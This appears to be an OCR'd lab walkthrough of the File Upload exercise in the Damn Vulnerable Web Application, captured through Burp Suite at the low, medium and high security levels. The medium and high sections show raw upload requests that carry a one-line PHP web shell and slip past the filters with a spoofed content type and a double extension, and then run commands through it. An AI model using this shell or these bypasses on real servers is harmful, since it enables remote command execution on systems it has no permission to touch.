



1. Low Level



Burp Suite Community Edition v2025.2.4 - Temporary Project
Damn Vulnerable Web A
Not secure 192.168.1.13/dvwa/login.php
DVWA
Username
admin
Password
Login
Request
Inspector


Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
DVWA Security
Script Security
Security Level is currently low.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
low
Submit
PHPIDS
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS]
[Simulate attack] - [View IDS log]
Security level set to low



Burp Suite Community Edition v2025.2.4 - Temporary Project
Request
Inspector
DVWA
Vulnerability: File Upload
Choose an image to upload:
Choose File
ShellToProof_DEF.php
Upload
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7










2. Medium Level






Burp Suite Community Edition v2025.2.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder
Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop Request to http://192.168
Time Type Direction Method URL
22:36:1... HT... Request POST http://192.168.1.10/dvwa/vulnerabilities/upload/
Request
Pretty Raw Hex
Prettified view
Cache-Control: max-age=0
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarylw4Cdn4mSCF1zzUf
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.10/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=medium; PHPSESSID=39fb00f8f41738a8320aa9609edf83d2
Connection: keep-alive
------WebKitFormBoundarylw4Cdn4mSCF1zzUf
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
------WebKitFormBoundarylw4Cdn4mSCF1zzUf
Content-Disposition: form-data; name="uploaded"; filename="ShellToProof_DEF.php"
Content-Type: image/jpeg
<?php system($_REQUEST["cmd"]); ?>
------WebKitFormBoundarylw4Cdn4mSCF1zzUf
Content-Disposition: form-data; name="Upload"
Upload



Not secure 192.168.1.10/dvwa/vulnerabilities/upload/#
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Vulnerability: File Upload
Choose an image to upload:
Choose File No file chosen
Upload
../../hackable/uploads/ShellToProof_DEF.php succesfully uploaded!



192.168.1.10/dvwa/hackal
Not secure 192.168.1.10/dvwa/hackable/uploads/ShellToProof_DEF.php?cmd=ls
ShellToProof.php.jpeg ShellToProof_DEF.php dvwa_email.png shell.php shell2.jpeg shell2.php

3. High Level


Burp Suite Community Edition v2025.2.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop Request to http://192.168.1.10:80 Open browser
Time Type Direction Method URL Status code Length
22:41:5... HT... Request POST http://192.168.1.10/dvwa/vulnerabilities/upload/


Request
Pretty Raw Hex
Origin: http://192.168.1.10
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrflbGOTSJMqZzeDB
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.10/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=39fb00f8f41738a8320aa9609edf83d2
Connection: keep-alive
------WebKitFormBoundaryrflbGOTSJMqZzeDB
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
------WebKitFormBoundaryrflbGOTSJMqZzeDB
Content-Disposition: form-data; name="uploaded"; filename="ShellToProof_DEF.php.jpeg"
Content-Type: application/x-php
<?php system($_REQUEST["cmd"]); ?>
------WebKitFormBoundaryrflbGOTSJMqZzeDB
Content-Disposition: form-data; name="Upload"
Upload
------WebKitFormBoundaryrflbGOTSJMqZzeDB--
Search 0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 2
Request headers 13
Event log All issues Memory: 127.2MB Disabled


Damn Vulnerable Web A
Not secure 192.168.1.10/dvwa/vulnerabilities/upload/#
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Vulnerability: File Upload
Choose an image to upload:
Choose File No file chosen
Upload
../../hackable/uploads/ShellToProof_DEF.php.jpeg succesfully uploaded!


192.168.1.10/dvwa//hack
Not secure 192.168.1.10/dvwa//hackable/uploads/ShellToProof_DEF.php.jpeg?cmd=ls
ShellToProof.php.jpeg ShellToProof_DEF.php ShellToProof_DEF.php.jpeg dvwa_email.png shell.php shell2.jpeg shell2.php